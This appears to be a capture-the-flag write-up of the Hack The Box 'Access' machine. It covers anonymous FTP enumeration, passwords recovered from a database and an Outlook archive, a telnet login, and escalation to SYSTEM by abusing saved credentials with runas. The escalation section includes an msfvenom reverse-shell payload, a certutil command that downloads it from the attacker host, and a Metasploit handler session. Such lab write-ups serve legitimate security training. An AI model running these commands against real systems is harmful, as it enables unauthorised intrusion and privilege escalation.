#windows #ftp #telnet #leaked_creds #cached_creds #cmdkey #runas #zip
Hey did you get my latest email...
Recon
Nmap:
Enter your target IP address or URL here: 10.129.91.87
------------------------------------------------------------
Scanning target 10.129.91.87
Time started: 2026-08-18 13:44:22.235149
------------------------------------------------------------
Port 23 is open
Port 21 is open
Port 80 is open
Port scan completed in 0:01:40.431086
------------------------------------------------------------
Threader3000 recommends the following Nmap scan:
************************************************************
nmap -p23,21,80 -sV -sC -T4 -Pn -oA 10.129.91.87 10.129.91.87
************************************************************
Would you like to run Nmap or quit to terminal?
------------------------------------------------------------
1 = Run suggested Nmap scan
2 = Run another Threader3000 scan
3 = Exit to terminal
------------------------------------------------------------
Option Selection: 1
nmap -p23,21,80 -sV -sC -T4 -Pn -oA 10.129.91.87 10.129.91.87
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-18 13:46 -0400
Nmap scan report for 10.129.91.87
Host is up (0.089s latency).

PORT   STATE SERVICE VERSION
21/tcp open  ftp     Microsoft ftpd
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_Can't get directory listing: PASV failed: 425 Cannot open data connection.
| ftp-syst:
|_  SYST: Windows_NT
23/tcp open  telnet  Microsoft Windows XP telnetd
| telnet-ntlm-info:
|   Target_Name: ACCESS
|   NetBIOS_Domain_Name: ACCESS
|   NetBIOS_Computer_Name: ACCESS
|   DNS_Domain_Name: ACCESS
|   DNS_Computer_Name: ACCESS
|_  Product_Version: 6.1.7600
80/tcp open  http    Microsoft IIS httpd 7.5
|_http-title: MegaCorp
|_http-server-header: Microsoft-IIS/7.5
| http-methods:
|_  Potentially risky methods: TRACE
Service Info: OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_xp

Host script results:
|_clock-skew: 1s

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.54 seconds
------------------------------------------------------------
Initial portscanning shows open ports on 21 (ftp), 23 (telnet), and 80 (web).
Port 21 (FTP)
Manual enumeration of shares.
┌──(kali㉿kali)-[~/CTF/HTB/access/scanning]
└─$ ftp $IP
Connected to 10.129.91.87.
220 Microsoft FTP Service
Name (10.129.91.87:kali): Anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> dir
425 Cannot open data connection.
200 PORT command successful.
125 Data connection already open; Transfer starting.
08-23-18  09:16PM       <DIR>          Backups
08-24-18  10:00PM       <DIR>          Engineer
226 Transfer complete.
ftp>
Enumerating Anonymous FTP access we find two shares: Backups and Engineer.
ftp> cd Backups
250 CWD command successful.
ftp> dir
200 PORT command successful.
125 Data connection already open; Transfer starting.
08-23-18  09:16PM              5652480 backup.mdb
226 Transfer complete.
ftp> get backup.mdb
local: backup.mdb remote: backup.mdb
200 PORT command successful.
125 Data connection already open; Transfer starting.
100% |************************************************************************************************************************************************************************************************|  5520 KiB    2.05 MiB/s    00:00 ETA
226 Transfer complete.
WARNING! 28296 bare linefeeds received in ASCII mode.
File may not have transferred correctly.
5652480 bytes received in 00:02 (2.05 MiB/s)
ftp> cd ../Engineer
250 CWD command successful.
ftp> dir
200 PORT command successful.
125 Data connection already open; Transfer starting.
08-24-18  01:16AM                10870 Access Control.zip
226 Transfer complete.
ftp> get Access\ Control.zip
local: Access Control.zip remote: Access Control.zip
200 PORT command successful.
125 Data connection already open; Transfer starting.
100% |************************************************************************************************************************************************************************************************| 10870       38.39 KiB/s    00:00 ETA
226 Transfer complete.
WARNING! 45 bare linefeeds received in ASCII mode.
File may not have transferred correctly.
10870 bytes received in 00:00 (38.34 KiB/s)
ftp>
We download backup.mdb from the Backup share and Access Control.zip from the Engineer share.
┌──(kali㉿kali)-[~/CTF/HTB/access/files]
└─$ strings backup.mdb
Standard Jet DB
gr@?
y[2*|*
OJmJJMMQkkfJUQk
OJmJLJkQk
Sdi`k
---snip---
Passing our output through strings we can see what appears to be a Microsoft Access DB or more specifically a Standard Jet DB.
└─$ mdb-tables backup.mdb
offset 7585302654976 is beyond EOF
Unable to bind columns from table MSysObjects (17 columns found)
File does not appear to be an Access database
However when we try to enumerate it via mdb-talbes from mdbtools we get an error that suggests the database is truncated, incomplete, or corrupt.

Attempting to unzip the file in our GUI we see that it's password protected. Possibly in the db file we exfilled.
Initial Access
Leaked Credentials
---snip---
OQfJim
okQi
okQi
okQi
okQi
okQi
backup_admin
admin
engineer
access4u@security <-- Possible Password?
admin
admin
admin
admin
tXT>
Md`fJbv
bJ`Q
QuQMomYqQ
SYbJbMQ
kJ^Qk
NGPT
NGPS
uGPB
LVAL
AttItem(MayOverTime)
*g~{
*g~{0R[
AttItem(MinOverTime)l
AttItem(MinAbsent)j
GPGP
AttItem(minEarly)i
---snip---
Further enumerating the strings output from our db file we see a series of inputs for the word admin then one for engineer and then one directly beneath it that appears to be a password: access4u@security

┌──(kali㉿kali)-[~/…/HTB/access/files/ACL]
└─$ file Access\ Control.pst
Access Control.pst: Microsoft Outlook Personal Storage (>=2003, Unicode, version 23), dwReserved1=0x234, dwReserved2=0x22f3a, bidUnused=0000000000000000, dwUnique=0x39, 271360 bytes, bCryptMethod=1, CRC32 0x744a1e2e
We successfully unzip the Access Control.zip archive to get Access Control.pst which to our system appears to be an Outlook Personal Storage file.
┌──(kali㉿kali)-[~/…/HTB/access/files/ACL]
└─$ lspst Access\ Control.pst
Email	From: john@megacorp.com	Subject: MegaCorp Access Control System "security" account
Using lspst from psutils we are able to list all the data contained in the file. There's one email from john@megacorp.com talking about the Access Control System's security account. Possible that the password we stole earlier belongs to that user.
┌──(kali㉿kali)-[~/…/HTB/access/files/ACL]
└─$ readpst Access\ Control.pst
Opening PST file and indexes...
Processing Folder "Deleted Items"
	"Access Control" - 2 items done, 0 items skipped.

We dump the contents of the pst file with readpst also from psutils
From "john@megacorp.com" Thu Aug 23 19:44:07 2018
Status: RO
From: john@megacorp.com <john@megacorp.com>
Subject: MegaCorp Access Control System "security" account
To: 'security@accesscontrolsystems.com'
Date: Thu, 23 Aug 2018 23:44:07 +0000
MIME-Version: 1.0
Content-Type: multipart/mixed;
	boundary="--boundary-LibPST-iamunique-131269747_-_-"


----boundary-LibPST-iamunique-131269747_-_-
Content-Type: multipart/alternative;
	boundary="alt---boundary-LibPST-iamunique-131269747_-_-"

--alt---boundary-LibPST-iamunique-131269747_-_-
Content-Type: text/plain; charset="utf-8"

Hi there,


The password for the “security” account has been changed to 4Cc3ssC0ntr0ller.  Please ensure this is passed on to your engineers.


Regards,

John


--alt---boundary-LibPST-iamunique-131269747_-_-
Content-Type: text/html; charset="us-ascii"
Reading the contents of the mbox file we see in the email from John, the password for the security account has been changed: 4Cc3ssC0ntr0ller. Let's attempt to connect to the telnet instance running on port 23
┌──(kali㉿kali)-[~/…/HTB/access/files/ACL]
└─$ telnet --user=security $IP
Trying 10.129.91.87...
Connected to 10.129.91.87.
Escape character is '^]'.
Welcome to Microsoft Telnet Service

password:

*===============================================================
Microsoft Telnet Server.
*===============================================================
C:\Users\security>dir
 Volume in drive C has no label.
 Volume Serial Number is 8164-DB5F

 Directory of C:\Users\security

08/23/2018  11:52 PM    <DIR>          .
08/23/2018  11:52 PM    <DIR>          ..
08/24/2018  08:37 PM    <DIR>          .yawcam
08/21/2018  11:35 PM    <DIR>          Contacts
08/28/2018  07:51 AM    <DIR>          Desktop
08/21/2018  11:35 PM    <DIR>          Documents
08/21/2018  11:35 PM    <DIR>          Downloads
08/21/2018  11:35 PM    <DIR>          Favorites
08/21/2018  11:35 PM    <DIR>          Links
08/21/2018  11:35 PM    <DIR>          Music
08/21/2018  11:35 PM    <DIR>          Pictures
08/21/2018  11:35 PM    <DIR>          Saved Games
08/21/2018  11:35 PM    <DIR>          Searches
08/24/2018  08:39 PM    <DIR>          Videos
               0 File(s)              0 bytes
              14 Dir(s)   3,346,685,952 bytes free

C:\Users\security>cd Desktop

C:\Users\security\Desktop>dir
 Volume in drive C has no label.
 Volume Serial Number is 8164-DB5F

 Directory of C:\Users\security\Desktop

08/28/2018  07:51 AM    <DIR>          .
08/28/2018  07:51 AM    <DIR>          ..
08/18/2026  06:43 PM                34 user.txt
               1 File(s)             34 bytes
               2 Dir(s)   3,346,685,952 bytes free
We successfully get a telnet session as security on the machine where user.txt is sitting in their Desktop folder. We also note the .yawcam folder in their User folder as well.
Privilege Escalation
Enumeration
 Directory of C:\Users\security\.yawcam

08/24/2018  08:37 PM    <DIR>          .
08/24/2018  08:37 PM    <DIR>          ..
08/23/2018  11:52 PM    <DIR>          2
08/22/2018  07:49 AM                 0 banlist.dat
08/23/2018  11:52 PM    <DIR>          extravars
08/22/2018  07:49 AM    <DIR>          img
08/23/2018  11:52 PM    <DIR>          logs
08/22/2018  07:49 AM    <DIR>          motion
08/22/2018  07:49 AM                 0 pass.dat
08/23/2018  11:52 PM    <DIR>          stream
08/23/2018  11:52 PM    <DIR>          tmp
08/23/2018  11:34 PM                82 ver.dat
08/23/2018  11:52 PM    <DIR>          www
08/24/2018  08:37 PM             1,411 yawcam_settings.xml
               4 File(s)          1,493 bytes
              10 Dir(s)   3,346,685,952 bytes free


C:\Users\security\.yawcam>type ver.dat
0.6.2
http://www.yawcam.com/ver.dat
http://home.bitcom.se/yawcam_files/ver.dat
Further enumerating the .yawcam directory we see it appears to be the file system for a camera system. Typing out ver.dat shows us we are running version number 0.6.2
C:\Users\security>dir \
 Volume in drive C has no label.
 Volume Serial Number is 8164-DB5F

 Directory of C:\

08/23/2018  11:05 PM    <DIR>          inetpub
07/14/2009  04:20 AM    <DIR>          PerfLogs
08/23/2018  09:53 PM    <DIR>          Program Files
08/24/2018  08:40 PM    <DIR>          Program Files (x86)
08/24/2018  08:39 PM    <DIR>          temp
08/21/2018  11:31 PM    <DIR>          Users
07/14/2021  02:04 PM    <DIR>          Windows
08/22/2018  08:23 AM    <DIR>          ZKTeco
               0 File(s)              0 bytes
               8 Dir(s)   3,346,685,952 bytes free

C:\Users\security>dir \ZKTeco
 Volume in drive C has no label.
 Volume Serial Number is 8164-DB5F

 Directory of C:\ZKTeco

08/22/2018  08:23 AM    <DIR>          .
08/22/2018  08:23 AM    <DIR>          ..
08/23/2018  11:56 PM    <DIR>          ZKAccess3.5
               0 File(s)              0 bytes
               3 Dir(s)   3,346,685,952 bytes free


C:\ZKTeco\ZKAccess3.5>icacls ZKAccess3.5

NT AUTHORITY\SYSTEM:(I)(OI)(CI)(F)
BUILTIN\Administrators:(I)(OI)(CI)(F)
BUILTIN\Users:(I)(OI)(CI)(RX)
BUILTIN\Users:(I)(CI)(AD)
BUILTIN\Users:(I)(CI)(WD)

Successfully processed 1 files; Failed processing 0 file
We enumerate the root of the filesystem and discover an uncommon directory called ZKTeco with ZKAccess3.5 directory inside it. Online research for this version found an insecure file permissions vulnerability. However, our permissions readout doesn't seem to apply.
C:\Users\security>systeminfo

Host Name:                 ACCESS
OS Name:                   Microsoft Windows Server 2008 R2 Standard
OS Version:                6.1.7600 N/A Build 7600
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Standalone Server
OS Build Type:             Multiprocessor Free
Registered Owner:          Windows Use
We enumerate our Windows version as Server 2008 6.1.7600 N/A Build 7600. Online research suggests there is a kernel exploit. Found this poc from SecWiki. But no dice.
Saved Credential Key abuse
C:\Users\Public\Desktop>cmdkey /list

Currently stored credentials:

    Target: Domain:interactive=ACCESS\Administrator
                                                       Type: Domain Password
    User: ACCESS\Administrator
manually enumerating our saved creds it looks like the our user has a saved credential key for the Administrator user and can be used with runas /savecred /user:ACCESS\Administrator <command> to run any command as the system admin.
└─$ msfvenom -f exe -p windows/meterpreter/reverse_tcp LHOST=10.10.14.192 LPORT=8888 -o met.exe -e x86/shikata_ga_nai
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 382 (iteration=0)
x86/shikata_ga_nai chosen with final size 382
Payload size: 382 bytes
Final size of exe file: 7168 bytes
Saved as: met.exe
We first setup a meterpreter payload executable payload with msfvenom and download on our target with a python http server running on our attacker machine and running certutil -urlcache -f http://10.10.14.192:8090/met.exe met.exe on our target.
msf exploit(multi/handler) > run
[*] Started reverse TCP handler on 10.10.14.192:8888
[*] Sending stage (199238 bytes) to 10.129.91.87
[*] Meterpreter session 1 opened (10.10.14.192:8888 -> 10.129.91.87:49187) at 2026-08-18 17:18:57 -0400
We then load up a listener for a meterpreter staged payload using multi/handler inside metasploit.
C:\Users\security>runas /savecred /user:ACCESS\Administrator met.exe

C:\Users\security>

msf exploit(multi/handler) > run
[*] Started reverse TCP handler on 10.10.14.192:8888
[*] Sending stage (199238 bytes) to 10.129.91.87
[*] Meterpreter session 1 opened (10.10.14.192:8888 -> 10.129.91.87:49187) at 2026-08-18 17:18:57 -0400

meterpreter > shell
Process 2564 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>
We successfully catch our reverse shell back on our system as System. pwned.
Final Thoughts
- Be sure to download files via binary in
ftpso that they don't get corrupted in the transfer - Enumerate the Public User's files as well as your own
- Be sure to enumerate stored credential keys as part of your local privilege escalation checks with
cmdkey /list - telnet sucks